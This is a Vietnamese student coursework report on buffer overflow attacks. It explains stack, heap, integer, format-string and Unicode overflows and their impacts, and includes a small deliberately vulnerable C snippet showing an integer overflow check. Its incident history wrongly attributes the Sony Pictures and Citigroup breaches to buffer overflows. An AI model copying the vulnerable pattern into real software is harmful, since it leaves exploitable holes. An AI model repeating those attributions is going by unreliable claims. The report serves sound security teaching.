

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN
BỘ MÔN CƠ SỞ AN TOÀN THÔNG TIN

— 0 —



BÀI TẬP LỚN
TÌM HIỂU VỀ TẤN CÔNG VÀ PHÒNG THỦ : TẤN CÔNG TRÀN BỘ ĐỆM
NHÓM 7

Giảng viên hướng dẫn : PGS.Đỗ Xuân Chợt

Thành viên nhóm

| | |
|-----------------|--------------|
| Nguyễn Văn Cảnh | : B21DCAT044 |
| Phạm Anh Tuấn | : B21DCAT212 |
| Phùng Đức Quý | : B21DCAT160 |
| Lê Trần Hiếu | : B21DCAT088 |


MỤC LỤC

| | |
|--|----|
| CHƯƠNG 1: MỘT SỐ KHÁI NIỆM CƠ BẢN | 3 |
| 1, Khái niệm bộ đệm..... | 3 |
| 2, Tràn bộ đệm | 3 |
| 3, Tấn công tràn bộ đệm | 4 |
| CHƯƠNG 2: CÁC KỸ THUẬT TẤN CÔNG TRÀN BỘ ĐỆM | 6 |
| 1, Stack-based buffer overflow | 6 |
| 2, Heap-based buffer overflow attack..... | 7 |
| 3, Integer overflow attack | 8 |
| 4, Format strings attack | 9 |
| 5, Unicode overflow attacks | 10 |
| CHƯƠNG 3: ẢNH HƯỞNG CỦA TẤN CÔNG TRÀN BỘ ĐỆM | 11 |
| 1, Các cuộc tấn công tràn bộ đệm đã xảy ra..... | 11 |
| 2, Ảnh hưởng của tấn công tràn bộ đệm..... | 12 |
| CHƯƠNG 4: DEMO TẤN CÔNG TRÀN BỘ ĐỆM VÀ CÁCH PHÒNG CHỐNG . | 13 |
| 1,Demo tấn công tràn bộ đệm..... | 13 |
| a, Soạn thảo một chương trình C: buf.c..... | 13 |
| b, Biên dịch chương trình buf.c | 14 |
| c, Tắt chức năng Address Space Layout Randomization(ASLR) | 15 |
| d, Cài đặt công cụ gdb và bắt đầu debug chương trình | 16 |
| e, Bên trong môi trường gdb, tiến hành dò tìm vị trí của return address(địa chỉ trả về) | 16 |
| g, Xác định vị trí return address | 19 |
| h, Khai thác lỗi tràn bộ đệm | 21 |
| 2,Cách phát hiện và phòng chống tấn công tràn bộ đệm..... | 26 |
| a, Ngôn ngữ lập trình dễ bị tấn công tràn bộ đệm | 27 |
| b, Cách phát hiện tấn công tràn bộ đệm | 27 |
| c, Cách ngăn chặn tràn bộ đệm..... | 28 |
| TÀI LIỆU THAM KHẢO | 29 |

CHƯƠNG 1: MỘT SỐ KHÁI NIỆM CƠ BẢN

1, Khái niệm bộ đệm

Bộ đệm hoặc bộ đệm dữ liệu là vùng lưu trữ bộ nhớ vật lý được sử dụng để lưu trữ tạm thời dữ liệu trong khi nó được di chuyển từ nơi này sang nơi khác. Những bộ đệm này thường nằm trong bộ nhớ RAM



Máy tính thường xuyên sử dụng bộ đệm để giúp cải thiện hiệu suất, hầu hết các ổ cứng hiện đại đều tận dụng bộ đệm để truy cập dữ liệu một cách hiệu quả và nhiều dịch vụ trực tuyến cũng sử dụng bộ đệm.

Ví dụ: bộ đệm thường được sử dụng trong truyền phát video trực tuyến để tránh bị gián đoạn. Khi một video được phát trực tuyến, trình phát video sẽ tải xuống và lưu trữ khoảng 20% video mỗi lần trong bộ đệm rồi truyền phát từ bộ đệm đó. Bằng cách này, tốc độ kết nối giảm nhẹ hoặc dịch vụ bị gián đoạn nhanh chóng sẽ không ảnh hưởng đến hiệu suất truyền phát video.

Bộ đệm được thiết kế để chứa lượng dữ liệu cụ thể. Trừ khi chương trình sử dụng bộ đệm có hướng dẫn tích hợp để loại bỏ dữ liệu khi gửi quá nhiều vào bộ đệm, chương trình sẽ ghi đè dữ liệu trong bộ nhớ liên kết với bộ đệm.


2, Tràn bộ đệm

Tràn bộ đệm là hiện tượng bất thường xảy ra khi phần mềm ghi dữ liệu vào bộ đệm vượt quá dung lượng của bộ đệm, dẫn đến các vị trí bộ nhớ lân cận bị ghi đè. Nói cách khác, có quá nhiều thông tin được chuyển vào vùng chứa không có đủ dung lượng và thông tin đó cuối cùng sẽ thay thế dữ liệu trong các vùng chứa liên kết.



Lỗi tràn bộ đệm có thể bị kẻ tấn công khai thác với mục đích sửa đổi bộ nhớ của máy tính nhằm phá hoại hoặc chiếm quyền kiểm soát việc thực thi chương trình.

Ví dụ: bộ đệm cho thông tin xác thực đăng nhập có thể được thiết kế để yêu cầu đầu vào tên người dùng và mật khẩu là 8 byte, vì vậy nếu giao dịch liên quan đến đầu vào 10 byte (nghĩa là nhiều hơn 2 byte so với dự kiến), chương trình có thể ghi phần vượt quá dữ liệu vượt qua ranh giới bộ đệm.



Nguyên nhân tràn bộ đệm:

+ Tràn bộ đệm có thể ảnh hưởng đến tất cả các loại phần mềm. Chúng thường là kết quả của đầu vào không đúng định dạng hoặc không phân bổ đủ dung lượng cho bộ đệm. Nếu giao dịch ghi đè mã thực thi, nó có thể khiến chương trình hoạt động không thể đoán trước và tạo ra kết quả, bộ nhớ không chính xác, lỗi truy cập hoặc gặp sự cố.

3, Tấn công tràn bộ đệm

Một cuộc tấn công tràn bộ đệm diễn ra khi kẻ tấn công thao túng lỗi mã hóa để thực hiện các hành động độc hại và xâm phạm hệ thống bị ảnh hưởng. Kẻ tấn công thay đổi đường dẫn thực thi của ứng dụng và ghi đè các thành phần trong bộ nhớ của ứng dụng, điều này sửa đổi đường dẫn thực thi của chương trình để làm hỏng các tệp hiện có hoặc làm lộ dữ liệu.



Một cuộc tấn công tràn bộ đệm thường liên quan đến việc vi phạm ngôn ngữ lập trình và ghi đè giới hạn của bộ đệm mà chúng tồn tại trên đó. Hầu hết các lỗi tràn bộ đệm là do sự kết hợp của việc thao túng bộ nhớ và các giả định sai lầm về thành phần hoặc kích thước của dữ liệu.

Nguyên lý hoạt động của tấn công tràn bộ đệm:

- + Kẻ tấn công thường sử dụng kết hợp dữ liệu đầu vào được chế tạo đặc biệt và mã độc để khai thác các lỗ hổng trong phần mềm của hệ thống mục tiêu. Mã độc thao túng bộ đệm, do đó tràn bộ đệm và cho phép kẻ tấn công thực thi mã này.

- + Để thực hiện một cuộc tấn công tràn bộ đệm, trước tiên kẻ tấn công sẽ xác định một hệ thống hoặc ứng dụng phần mềm dễ bị tấn công và tạo ra một khối dữ liệu được thiết kế để khai thác lỗ hổng. Mạng hoặc vector tấn công dựa trên web, chẳng hạn như các trang web hoặc email độc hại, sẽ phân phối tải trọng.

- + Hệ thống đích nhận tải trọng và xử lý ứng dụng phần mềm, ứng dụng này cố gắng lưu trữ dữ liệu đến trong bộ đệm. Nếu bộ đệm không đủ lớn để chứa dữ liệu, nó sẽ tràn và cho phép mã thực thi như dự định.

- + Sau đó, kẻ tấn công có thể giành quyền kiểm soát hệ thống và có khả năng đánh cắp dữ liệu nhạy cảm, làm gián đoạn hoạt động hoặc giành quyền truy cập vào các hệ thống bổ sung trên mạng. Điều cần thiết là phải thường xuyên cập nhật các ứng dụng phần mềm và thực hiện các biện pháp bảo mật như tường lửa và hệ thống phát hiện xâm nhập để ngăn chặn các cuộc tấn công tràn bộ đệm.


CHƯƠNG 2: CÁC KỸ THUẬT TẤN CÔNG TRÀN BỘ ĐỆM

Các kỹ thuật khai thác lỗ hổng tràn bộ đệm khác nhau tùy theo hệ điều hành (OS) và ngôn ngữ lập trình. Tuy nhiên, mục tiêu luôn là thao túng bộ nhớ của máy tính để phá hoại hoặc kiểm soát việc thực thi chương trình.

Tràn bộ đệm được phân loại theo vị trí của bộ đệm trong bộ nhớ tiến trình. Chúng chủ yếu là tràn dựa trên ngăn xếp hoặc tràn dựa trên heap. Cả hai đều nằm trong bộ nhớ truy cập ngẫu nhiên của thiết bị.

1, Stack-based buffer overflow

Đây là một trong những phương thức tấn công tràn bộ đệm phổ biến và nguy hiểm nhất. Nó xảy ra khi kẻ tấn công ghi dữ liệu đầu vào ngoài phạm vi của một bộ đệm đặc biệt trên ngăn xếp, được gọi là "frame pointer" hoặc "return address," để kiểm soát luồng thực thi của chương trình.



Normal stack-based buffer overflow


Dưới đây là cách kỹ thuật Stack-based buffer overflow thường hoạt động:

- + Bộ đệm trên ngăn xếp (Stack buffer): Khi một hàm được gọi trong một chương trình, một phần của bộ đệm trên ngăn xếp được sử dụng để lưu trữ biến cục bộ, địa chỉ trả về (return address), và các giá trị khác. Khi hàm kết thúc, dữ liệu này thường được loại bỏ khỏi ngăn xếp để giải phóng không gian cho các hàm sau đó.

- + Tràn bộ đệm: Kẻ tấn công cố gắng ghi dữ liệu ngoài phạm vi bộ đệm của một biến trong chương trình. Khi dữ liệu này vượt quá giới hạn của bộ đệm, nó có thể ghi đè lên các giá trị quan trọng, bao gồm địa chỉ trả về và frame pointer.

- + Kiểm soát luồng thực thi: Nếu kẻ tấn công thành công ghi đè địa chỉ trả về với một địa chỉ mà họ kiểm soát, họ có thể kiểm soát luồng thực thi của chương trình. Điều này có thể cho phép họ thực hiện mã độc hại hoặc chuyển luồng thực thi đến các hàm của họ.


2, Heap-based buffer overflow attack



Heap-based buffer overflow

Heap-based buffer overflow attack : là một loại tấn công bảo mật mà kẻ tấn công cố gắng ghi dữ liệu ngoài phạm vi của vùng Heap trong bộ nhớ của một chương trình. Vùng Heap thường được sử dụng để lưu trữ dữ liệu động trong quá trình thực thi chương trình, chẳng hạn như đối tượng được cấp phát bộ nhớ động. Dưới đây là cách một tấn công tràn bộ đệm dựa trên vùng Heap thường hoạt động:

+ Quản lý bộ nhớ dựa trên vùng Heap: Chương trình phải quản lý bộ nhớ trên vùng Heap để đảm bảo không có việc tràn bộ đệm. Thông thường, ngôn ngữ lập trình C và C++ yêu cầu lập trình viên tự quản lý bộ nhớ dựa trên vùng Heap bằng cách sử dụng hàm như malloc(), free(), new, và delete.



Heap-based buffer overflow in dmalloc

+ Cấp phát và giải phóng bộ nhớ không an toàn: Khi bộ nhớ trên vùng Heap được cấp phát một cách không an toàn, kẻ tấn công có thể cố gắng ghi dữ liệu ngoài

phạm vi bộ đệm đã cấp phát bằng cách sử dụng hàm như memcpy() hoặc strcpy(). Điều này có thể dẫn đến tràn bộ đệm trên vùng Heap.

+ Thực thi mã độc hại hoặc kiểm soát luồng thực thi: Nếu kẻ tấn công thành công ghi đè dữ liệu trong vùng Heap, họ có thể kiểm soát luồng thực thi của chương trình và thậm chí thực thi mã độc hại được chèn vào vùng Heap.

3, Integer overflow attack

```
int fool(char *str, char *str2,
         unsigned int size, unsigned int size2) {
    char local[256];
    if((size + size2) > 256) { /*[a]*/
        return (-1);
    }
    strncpy(local, str, size); /*[b]*/
    strncpy(local + size, str2, size2);
    ...
    return (0);
}
```

Integer overflow example

Integer Overflow Attack :là một hình thức tấn công bảo mật trong đó kẻ tấn công sử dụng các giá trị đầu vào có giá trị quá lớn để làm cho một biến số nguyên không thể biểu diễn đúng cách. Điều này có thể dẫn đến hành vi không đoán trước và tiềm ẩn nguy cơ bảo mật. Tấn công tràn số nguyên thường xuất phát từ việc thiếu kiểm tra kiểu và giới hạn dữ liệu đầu vào.


Dưới đây là cách một tấn công tràn số nguyên thường diễn ra:

+ Giá trị đầu vào không kiểm tra: Khi một chương trình không kiểm tra kỹ thuật kiểu dữ liệu và giới hạn của giá trị đầu vào, kẻ tấn công có thể cung cấp giá trị rất lớn cho một biến số nguyên mà chương trình không thể biểu diễn đúng cách.

+ Tràn số nguyên: Thay vì cung cấp giá trị phù hợp với kiểu dữ liệu, kẻ tấn công cung cấp một giá trị rất lớn, vượt quá phạm vi kiểu dữ liệu. Điều này có thể dẫn đến tràn số nguyên, nghĩa là giá trị sẽ "quấn vòng" hoặc trở thành một giá trị âm hoặc dương không đoán trước.

+ Tiềm ẩn nguy cơ bảo mật: Nếu tràn số nguyên xảy ra một cách kiểm soát, kẻ tấn công có thể kiểm soát các tình huống không mong muốn, chẳng hạn như ghi đè lên dữ liệu quan trọng, thực thi mã độc hại hoặc gây ra lỗi trong chương trình.

4, Format strings attack



Format string attack

Format String Attack : là một loại tấn công bảo mật thường xảy ra khi ứng dụng không kiểm tra hoặc không kiểm tra đúng cách dữ liệu định dạng mà người dùng có thể cung cấp. Tấn công này khai thác một lỗ hổng trong việc xử lý chuỗi định dạng (format string) trong các hàm như printf, sprintf, fprintf và scanf. Mục tiêu chính của kẻ tấn công là đọc hoặc ghi vào bộ nhớ và thậm chí kiểm soát luồng chương trình.

Dưới đây là cách một tấn công chuỗi định dạng thường diễn ra:

- + Người dùng cung cấp dữ liệu đầu vào: Kẻ tấn công cung cấp dữ liệu đầu vào cho ứng dụng, thường thông qua một hình thức người dùng nhập dữ liệu.

- + Sử dụng hàm định dạng: Ứng dụng sử dụng một hàm định dạng như printf hoặc sprintf để định dạng dữ liệu đầu vào và xuất ra một chuỗi.

- + Sử dụng định dạng không an toàn: Nếu ứng dụng không kiểm tra hoặc kiểm tra định dạng một cách không an toàn, kẻ tấn công có thể cung cấp định dạng độc hại thông qua dữ liệu đầu vào.

- + Đọc hoặc ghi dữ liệu không mong muốn: Khi hàm định dạng được gọi, định dạng độc hại của kẻ tấn công có thể đọc hoặc ghi vào bộ nhớ hoặc thậm chí kiểm soát luồng thực thi của chương trình.

Các hậu quả của tấn công chuỗi định dạng có thể bao gồm:

- + Đọc dữ liệu nhạy cảm từ bộ nhớ.

- + Ghi đè lên dữ liệu trong bộ nhớ.
- + Kiểm soát luồng thực thi của chương trình và thậm chí thực thi mã độc hại.

5, Unicode overflow attacks

Unicode overflow attacks : là một loại tấn công bảo mật mà kẻ tấn công cố gắng sử dụng các chuỗi Unicode để gây ra tràn bộ đệm hoặc các vấn đề liên quan đến kiểu dữ liệu. Chuỗi Unicode là một chuỗi ký tự mà mỗi ký tự được biểu diễn bằng một mã Unicode, và thường sử dụng để hỗ trợ nhiều ngôn ngữ và bộ ký tự khác nhau.

Tấn công Unicode overflow thường xảy ra trong ngữ cảnh những ứng dụng hoặc hệ thống không kiểm tra đúng cách dữ liệu đầu vào và không đủ kiểm tra kiểu dữ liệu. Khi kẻ tấn công chèn các chuỗi Unicode độc hại hoặc quá lớn, nó có thể gây ra các vấn đề bảo mật như tràn bộ đệm, lỗi kiểm soát luồng thực thi, hoặc làm hỏng dữ liệu.


Dưới đây là cách một tấn công Unicode overflow thường diễn ra:

- + Dữ liệu đầu vào Unicode: Kẻ tấn công cung cấp dữ liệu đầu vào, thường dưới dạng chuỗi Unicode, vào ứng dụng hoặc hệ thống.
- + Không kiểm tra đúng cách: Ứng dụng hoặc hệ thống không kiểm tra đúng cách dữ liệu đầu vào hoặc không kiểm tra kiểu dữ liệu.
- + Tràn bộ đệm hoặc lỗi kiểu dữ liệu: Khi dữ liệu đầu vào chứa chuỗi Unicode độc hại hoặc quá lớn, nó có thể gây ra tràn bộ đệm hoặc các vấn đề liên quan đến kiểu dữ liệu. Điều này có thể dẫn đến hành vi không mong muốn hoặc lỗi.

CHƯƠNG 3: ẢNH HƯỞNG CỦA TẤN CÔNG TRÀN BỘ ĐỆM

1, Các cuộc tấn công tràn bộ đệm đã xảy ra

Một trong những sâu máy tính đầu tiên nhận được sự chú ý lớn của giới truyền thông chính thống là sâu Morris ngày 2 tháng 11 năm 1988, ngày nay được gọi là sâu Internet. Cuộc tấn công sâu Morris đã khai thác một số lỗ hổng, bao gồm cả UNIX sendmail (sử dụng cửa sau), Finger (thông qua lỗi tràn bộ đệm) và rsh/rexec. Ngoài ra, nó có thể đoán được mật khẩu yếu.



Vào tháng 11 năm 2014, công ty Sony Pictures Entertainment đã gặp phải một sự cố nghiêm trọng đối với hệ thống máy tính của mình do một cuộc tấn công tràn bộ đệm. Những kẻ tấn công đã đánh cắp thông tin nhạy cảm, bao gồm các bộ phim chưa phát hành và dữ liệu cá nhân của nhân viên và người nổi tiếng.

Vào tháng 6 năm 2011, ngân hàng Citigroup đã phải hứng chịu một cuộc tấn công tràn bộ đệm khiến tin tặc có thể truy cập vào thông tin cá nhân của hơn 200.000 khách hàng, bao gồm tên, địa chỉ và số tài khoản của họ. Những kẻ tấn công đã sử dụng thông tin này để đánh cắp hơn 2,7 triệu USD từ ngân hàng.



Các nhà phát triển Libgcrypt đã phát hành bản cập nhật bản vá bảo mật vào tháng 1 năm 2021 sau khi họ phát hiện ra lỗ hổng tràn bộ đệm dựa trên heap nghiêm trọng trong phần mềm. Lỗi này sẽ cho phép kẻ tấn công viết mã tùy ý và nhắm mục tiêu vào máy. Lỗi tràn bộ đệm này được phát hiện bởi một nhà nghiên cứu của Google Project Zero.

2, Ảnh hưởng của tấn công tràn bộ đệm

Những ảnh hưởng của tấn công tràn bộ đệm :

+ Làm hỏng dữ liệu và gây sự cố: Tấn công tràn bộ đệm có thể dẫn đến làm hỏng dữ liệu trong bộ nhớ, làm mất dữ liệu quan trọng hoặc làm cho ứng dụng gặp lỗi. Điều này có thể dẫn đến sự cố chương trình và dừng ứng dụng hoặc hệ thống.

+ Kiểm soát luồng thực thi: Khi kẻ tấn công thành công tràn bộ đệm và kiểm soát địa chỉ trả về, họ có thể kiểm soát luồng thực thi của chương trình. Điều này có thể cho phép họ thực thi mã độc hại, lấy kiểm soát hệ thống, hoặc thậm chí truy cập dữ liệu nhạy cảm.

+ Chạy mã độc hại: Kẻ tấn công có thể chèn mã độc hại vào bộ đệm tràn để thực thi trên hệ thống bị tấn công. Điều này có thể dẫn đến cài đặt và chạy phần mềm độc hại, gây ra hậu quả nghiêm trọng.

+ Tiết lộ dữ liệu nhạy cảm: Trong một số trường hợp, tấn công tràn bộ đệm có thể tiết lộ dữ liệu nhạy cảm, chẳng hạn như thông tin cá nhân, mật khẩu, hoặc dữ liệu doanh nghiệp, bằng cách đọc bộ nhớ không được bảo vệ.

+ Tấn công từ xa: Một số tấn công tràn bộ đệm có thể được thực hiện từ xa qua mạng. Khi kẻ tấn công khai thác thành công một ứng dụng có lỗ hổng tràn bộ đệm, họ có thể gây hậu quả cho các máy chủ từ xa hoặc các dịch vụ trực tuyến.

+ Tình huống từ chối dịch vụ (DoS): Tấn công tràn bộ đệm có thể gây ra tình huống từ chối dịch vụ bằng cách làm cho ứng dụng hoặc hệ thống trở nên không thể sử dụng hoặc không hoạt động.

+ Tổn hại danh tiếng và tài chính: Tấn công tràn bộ đệm có thể gây tổn hại nghiêm trọng cho danh tiếng của một tổ chức hoặc cá nhân, cũng như gây mất tiền do thiệt hại liên quan đến bảo mật.

